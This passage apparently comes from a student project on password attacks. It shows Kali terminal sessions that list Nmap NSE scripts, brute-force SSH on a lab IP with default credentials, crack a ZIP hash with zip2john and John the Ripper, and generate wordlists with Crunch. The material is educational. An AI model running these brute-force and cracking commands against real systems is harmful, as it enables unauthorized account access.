http-vuln-cve2006-3392.nse
http-vuln-cve2009-3960.nse
http-vuln-cve2010-0738.nse
http-vuln-cve2010-2861.nse
http-vuln-cve2011-3192.nse
http-vuln-cve2011-3368.nse
http-vuln-cve2012-1823.nse
http-vuln-cve2013-0156.nse
http-vuln-cve2013-6786.nse
http-vuln-cve2013-7091.nse
http-vuln-cve2014-2126.nse
http-vuln-cve2014-2127.nse
http-vuln-cve2014-2128.nse
http-vuln-cve2014-2129.nse
http-vuln-cve2014-3704.nse
http-vuln-cve2014-8877.nse
http-vuln-cve2015-1427.nse
http-vuln-cve2015-1635.nse
http-vuln-cve2017-1001000.nse
http-vuln-cve2017-5638.nse
http-vuln-cve2017-5689.nse
http-vuln-cve2017-8917.nse
http-vuln-misfortune-cookie.nse
http-vuln-wnr1000-creds.nse
http-waf-detect.nse
http-waf-fingerprint.nse
http-webdav-scan.nse
http-wordpress-brute.nse
http-wordpress-enum.nse
http-wordpress-users.nse
http-xssed.nse
iax2-brute.nse
iax2-version.nse
icap-info.nse
iec-identify.nse
ike-version.nse
imap-brute.nse
imap-capabilities.nse
imap-ntlm-info.nse
impress-remote-discover.nse
informix-brute.nse
informix-query.nse
informix-tables.nse
mmouse-exec.nse
modbus-discover.nse
mongodb-brute.nse
mongodb-databases.nse
mongodb-info.nse
mqtt-subscribe.nse
msrpc-info.nse
msrpc-enum.nse
ms-sql-brute.nse
ms-sql-config.nse
ms-sql-dac.nse
ms-sql-dump-hashes.nse
ms-sql-empty-password.nse
ms-sql-hasdbaccess.nse
ms-sql-info.nse
ms-sql-ntlm-info.nse
ms-sql-query.nse
ms-sql-tables.nse
ms-sql-xp-cmdshell.nse
msrpc-enum.nse
murmur-version.nse
mysql-audit.nse
mysql-brute.nse
mysql-databases.nse
mysql-dump-hashes.nse
mysql-empty-password.nse
mysql-enum.nse
mysql-info.nse
mysql-query.nse
mysql-users.nse
mysql-variables.nse
mysql-vuln-cve2012-2122.nse
nat-pmp-info.nse
nat-pmp-mapport.nse
nbd-info.nse
nbstat.nse
ncp-enum-users.nse
ncp-serverinfo.nse
ndmp-fs-info.nse
ndmp-version.nse
nessus-brute.nse
nessus-xmlrpc-brute.nse
netbus-auth-bypass.nse
netbus-brute.nse
netbus-info.nse
netbus-version.nse
nexpose-brute.nse
nfs-ls.nse
nfs-showmount.nse
nfs-statfs.nse
nje-node-brute.nse
nje-pass-brute.nse
nntp-ntlm-info.nse
rpc-grind.nse
rpcinfo.nse
rsa-vuln-roca.nse
rsync-brute.nse
rsync-list-modules.nse
rtsp-methods.nse
rtsp-url-brute.nse
rusers.nse
s7-info.nse
samba-vuln-cve-2012-1182.nse
script.db
servicetags.nse
shodan-api.nse
sip-brute.nse
sip-call-spoof.nse
sip-enum-users.nse
sip-methods.nse
skypev2-version.nse
smb2-capabilities.nse
smb2-security-mode.nse
smb2-time.nse
smb2-vuln-uptime.nse
smb-brute.nse
smb-double-pulsar-backdoor.nse
smb-enum-domains.nse
smb-enum-groups.nse
smb-enum-processes.nse
smb-enum-services.nse
smb-enum-sessions.nse
smb-enum-shares.nse
smb-enum-users.nse
smb-flood.nse
smb-ls.nse
smb-mbenum.nse
smb-os-discovery.nse
smb-print-text.nse
smb-protocols.nse
smb-psexec.nse
smb-security-mode.nse
smb-server-stats.nse
smb-system-info.nse
smb-vuln-conficker.nse
smb-vuln-cve2009-3103.nse
smb-vuln-cve-2017-7494.nse
smb-vuln-ms06-025.nse
smb-vuln-ms07-029.nse
smb-vuln-ms08-067.nse
smb-vuln-ms10-054.nse
smb-vuln-ms10-061.nse
smb-vuln-ms17-010.nse
smb-vuln-regsvc-dos.nse
smb-vuln-webexec.nse
smb-webexec-exploit.nse
svn-brute.nse
targets-asn.nse
targets-ipv6-map4to6.nse
targets-ipv6-multicast-echo.nse
targets-ipv6-multicast-invalid-dst.nse
targets-ipv6-multicast-mld.nse
targets-ipv6-multicast-slaac.nse
targets-ipv6-wordlist.nse
targets-sniffer.nse
targets-traceroute.nse
targets-xml.nse
teamspeak2-version.nse
telnet-brute.nse
telnet-encryption.nse
telnet-ntlm-info.nse
tftp-enum.nse
tls-alpn.nse
tls-nextprotoneg.nse
tls-ticketbleed.nse
tn3270-screen.nse
tor-consensus-checker.nse
traceroute-geolocation.nse
tso-brute.nse
tso-enum.nse
ubiquiti-discovery.nse
unittest.nse
unusual-port.nse
upnp-info.nse
uptime-agent-info.nse
url-snarf.nse
ventrilo-info.nse
versant-info.nse
vmauthd-brute.nse
vmware-version.nse
vnc-brute.nse
vnc-info.nse
vnc-title.nse
voldemort-info.nse
vtam-enum.nse
vulners.nse
vuze-dht-info.nse
wdb-version.nse
weblogic-t3-info.nse
whois-domain.nse
whois-ip.nse
wsdd-discover.nse
x11-access.nse
xdmcp-discover.nse
xmlrpc-methods.nse
xmpp-brute.nse
xmpp-info.nse
```

```
-rw-r--r-- 1 root root 16059 Aug 16  2019 ssh-hostkey.nse
-rw-r--r-- 1 root root  5971 Aug 16  2019 ssh-publickey-acceptance.nse
-rw-r--r-- 1 root root  3804 Aug 16  2019 ssh-run.nse
-rw-r--r-- 1 root root  1446 Aug 16  2019 sshv1.nse
root@kali:/usr/share/nmap/scripts# nmap --script ssh-brute.nse -p 22 192.168.114.130
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-02 07:25 EDT
NSE: [ssh-brute] Trying username/password pair: root:root
NSE: [ssh-brute] Trying username/password pair: admin:admin
NSE: [ssh-brute] Trying username/password pair: administrator:administrator
NSE: [ssh-brute] Trying username/password pair: webadmin:webadmin
NSE: [ssh-brute] Trying username/password pair: sysadmin:sysadmin
NSE: [ssh-brute] Trying username/password pair: netadmin:netadmin
NSE: [ssh-brute] Trying username/password pair: guest:guest
NSE: [ssh-brute] Trying username/password pair: user:user
NSE: [ssh-brute] Trying username/password pair: web:web
NSE: [ssh-brute] Trying username/password pair: test:test
NSE: [ssh-brute] Trying username/password pair: root:
```

```
┌──(root💀kali)-[/usr/share/nmap/scripts]
└─# ls -l | grep ssh
-rw-r--r-- 1 root root  5391 Oct 12  2020 ssh2-enum-algos.nse
-rw-r--r-- 1 root root  1200 Oct 12  2020 ssh-auth-methods.nse
-rw-r--r-- 1 root root  3045 Oct 12  2020 ssh-brute.nse
-rw-r--r-- 1 root root 16036 Oct 12  2020 ssh-hostkey.nse
-rw-r--r-- 1 root root  5948 Oct 12  2020 ssh-publickey-acceptance.nse
-rw-r--r-- 1 root root  3781 Oct 12  2020 ssh-run.nse
-rw-r--r-- 1 root root  1423 Oct 12  2020 sshv1.nse

┌──(root💀kali)-[/usr/share/nmap/scripts]
└─# nmap --script ssh-brute.nse -p 22 192.168.114.130
Starting Nmap 7.91 ( https://nmap.org ) at 2022-05-09 13:54 IST
Nmap scan report for 192.168.114.130
Host is up (0.0023s latency).

PORT   STATE    SERVICE
22/tcp filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 1.02 seconds

┌──(root💀kali)-[/usr/share/nmap/scripts]
└─#
```

4. Password attacks using John The Ripper



```
┌──(root💀 kali)-[~]
└─# cd /root/Desktop/root/

┌──(root💀 kali)-[~/Desktop/root]
└─# zip2john root.zip
root.zip/root:$zip2$*0*1*0*09af457ecb3e7f81*c612*0**115622061188a522920b*$/zip2$:root:root.zip:root.zip
ver 81.9 root.zip/root is not encrypted, or stored with non-handled compression type

┌──(root💀 kali)-[~/Desktop/root]
└─# zip2john root.zip > root.txt
ver 81.9 root.zip/root is not encrypted, or stored with non-handled compression type

┌──(root💀 kali)-[~/Desktop/root]
└─# cat root.txt
root.zip/root:$zip2$*0*1*0*09af457ecb3e7f81*c612*0**115622061188a522920b*$/zip2$:root:root.zip:root.zip
```

```
root.txt (~/Desktop/root) - VIM
File  Edit  Tools  Syntax  Buffers  Window  Help

root.zip/root:$zip2$*0*1*0*09af457ecb3e7f81*c612*0**115622061188a522920b*$/zip2$:root:root.zip:root.zip
~
```

```
┌──(root💀 kali)-[~/Desktop/root]
└─# john --format=zip root.zip root.txt
Warning: invalid UTF-8 seen reading gvp.zip
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2 8x])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 3 candidates buffered for the current salt, minimum 32 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 28 candidates buffered for the current salt, minimum 32 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
root                 (root.zip root.txt)
1g 0:00:00:00 DONE 2/3 (2021-11-08 19:23) 1.694g/s 51245p/s 51245c/s 51245C/s 123456..ferrises
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

password retrieved

```
┌──(root💀 kali)-[~/Desktop/root]
└─# ls
root  root.txt  root.zip

┌──(root💀 kali)-[~/Desktop/root]
└─# zip2john root.zip
root.zip/root:$zip2$*0*1*0*09af457ecb3e7f81*c612*0**115622061188a522920b*$/zip2$:root:root.zip:root.zip
ver 81.9 root.zip/root is not encrypted, or stored with non-handled compression type

┌──(root💀 kali)-[~/Desktop/root]
└─# zip2john root.zip > root.txt
ver 81.9 root.zip/root is not encrypted, or stored with non-handled compression type

┌──(root💀 kali)-[~/Desktop/root]
└─# cat root.txt
root.zip/root:$zip2$*0*1*0*09af457ecb3e7f81*c612*0**115622061188a522920b*$/zip2$:root:root.zip:root.zip

┌──(root💀 kali)-[~/Desktop/root]
└─# john --format=zip root.zip
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)

┌──(root💀 kali)-[~/Desktop/root]
└─# john --format=zip root.zip root.txt
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)
```

```
┌──(root💀 kali)-[~/Desktop/root]
└─# john --list=formats
descrypt, bsdicrypt, md5crypt, md5crypt-long, bcrypt, scrypt, LM, AFS,
tripcode, AndroidBackup, adxcrypt, agilekeychain, aix-ssha1, aix-ssha256,
aix-ssha512, andOTP, ansible, argon2, as400-des, as400-ssha1, asa-md5,
AxCrypt, AzureAD, BestCrypt, bfegg, Bitcoin, BitLocker, bitshares, Bitwarden,
BKS, Blackberry-ES10, WoWSRP, Blockchain, chap, Clipperz, cloudkeychain,
dynamic_n, cq, CRC32, sha1crypt, sha256crypt, sha512crypt, Citrix_NS10,
dahua, dashlane, diskcryptor, Django, django-scrypt, dmd5, dmg, dominosec,
dominosec8, DPAPImk, dragonfly3-32, dragonfly3-64, dragonfly4-32,
dragonfly4-64, Drupal7, eCryptfs, eigrp, electrum, EncFS, enpass, EPI,
EPiServer, ethereum, fde, Fortigate256, Fortigate, FormSpring, FVDE, geli,
gost, gpg, HAVAL-128-4, HAVAL-256-3, hdaa, hMailServer, hsrp, IKE, ipb2,
itunes-backup, iwork, KeePass, keychain, keyring, keystore, known_hosts,
krb4, krb5, krb5asrep, krb5pa-sha1, krb5tgs, krb5-17, krb5-18, krb5-3,
kwallet, lp, lpcli, leet, lotus5, lotus85, LUKS, MD2, mdc2, MediaWiki,
monero, money, MongoDB, scram, Mozilla, mscash, mscash2, MSCHAPv2,
mschapv2-naive, krb5pa-md5, mssql, mssql05, mssql12, multibit, mysqlna,
mysql-sha1, mysql, net-ah, nethalflm, netlm, netlmv2, net-md5, netntlmv2,
netntlm, netntlm-naive, net-sha1, nk, notes, md5ns, nsec3, NT, o10glogon,
o3logon, o5logon, ODF, Office, oldoffice, OpenBSD-SoftRAID, openssl-enc,
oracle, oracle11, Oracle12C, osc, ospf, Padlock, Palshop, Panama,
PBKDF2-HMAC-MD4, PBKDF2-HMAC-MD5, PBKDF2-HMAC-SHA1, PBKDF2-HMAC-SHA256,
PBKDF2-HMAC-SHA512, PDF, PEM, pfx, pgpdisk, pgpsda, pgpwde, phpass, PHPS,
PHPS2, pix-md5, PKZIP, po, postgres, PST, PuTTY, pwsafe, qnx, RACF,
RACF-KDFAES, radius, RAdmin, RAKP, rar, RAR5, Raw-SHA512, Raw-Blake2,
Raw-Keccak, Raw-Keccak-256, Raw-MD4, Raw-MD5, Raw-MD5u, Raw-SHA1,
Raw-SHA1-AxCrypt, Raw-SHA1-Linkedin, Raw-SHA224, Raw-SHA256, Raw-SHA3,
Raw-SHA384, ripemd-128, ripemd-160, rsvp, Siemens-S7, Salted-SHA1, SSHA512,
sapb, sapg, saph, sappse, securezip, 7z, Signal, SIP, skein-256, skein-512,
skey, SL3, Snefru-128, Snefru-256, LastPass, SNMP, solarwinds, SSH, sspr,
Stribog-256, Stribog-512, STRIP, SunMD5, SybaseASE, Sybase-PROP, tacacs-plus,
tcp-md5, telegram, tezos, Tiger, tc_aes_xts, tc_ripemd160, tc_ripemd160boot,
tc_sha512, tc_whirlpool, vdi, OpenVMS, vmx, VNC, vtp, wbb3, whirlpool,
whirlpool0, whirlpool1, wpapsk, wpapsk-pmk, xmpp-scram, xsha, xsha512, ZIP,
ZipMonster, plaintext, has-160, HMAC-MD5, HMAC-SHA1, HMAC-SHA224,
HMAC-SHA256, HMAC-SHA384, HMAC-SHA512, dummy, crypt
```

5. Password generating using Crunch

```
┌──(root💀 kali)-[~]
└─# crunch 6 6 0123456789ABCDEF -o pass.txt
Crunch will now generate the following amount of data: 117440512 bytes
112 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 16777216

crunch: 100% completed generating output
```

```
┌──(root💀 kali)-[~]
└─# crunch 8 8 -t ,@@^^%%%
Crunch will now generate the following amount of data: 172262376000 bytes
164282 MB
160 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 19140264000
Aaa !! 000
Aaa !! 001
Aaa !! 002
Aaa !! 003
Aaa !! 004
Aaa !! 005
Aaa !! 006
Aaa !! 007
Aaa !! 008
Aaa !! 009
Aaa !! 010
Aaa !! 011
Aaa !! 012
Aaa !! 013
Aaa !! 014
Aaa !! 015
Aaa !! 016
Aaa !! 017
Aaa !! 018
Aaa !! 019
Aaa !! 020
Aaa !! 021
Aaa !! 022
Aaa !! 023
Aaa !! 024
Aaa !! 025
Aaa !! 026
Aaa !! 027
Aaa !! 028
Aaa !! 029
Aaa !! 030
Aaa !! 031
```

Conclusion

The findings of this project will shed light on the critical role of strong password policies and the indispensability of multi-factor authentication mechanisms. By comprehending the nuances of password attacks and their potential repercussions, individuals can take proactive measures to fortify their systems and safeguard their valuable data. The project's insights will empower cybersecurity professionals to address password vulnerabilities effectively, mitigating the risks associated with unauthorized access and ensuring the integrity of systems and data.

The implementation of various password attack tools such as Hydra, Auxiliary mode, NSE scripts, John The Ripper and Crunch were studied thoroughly and learnt.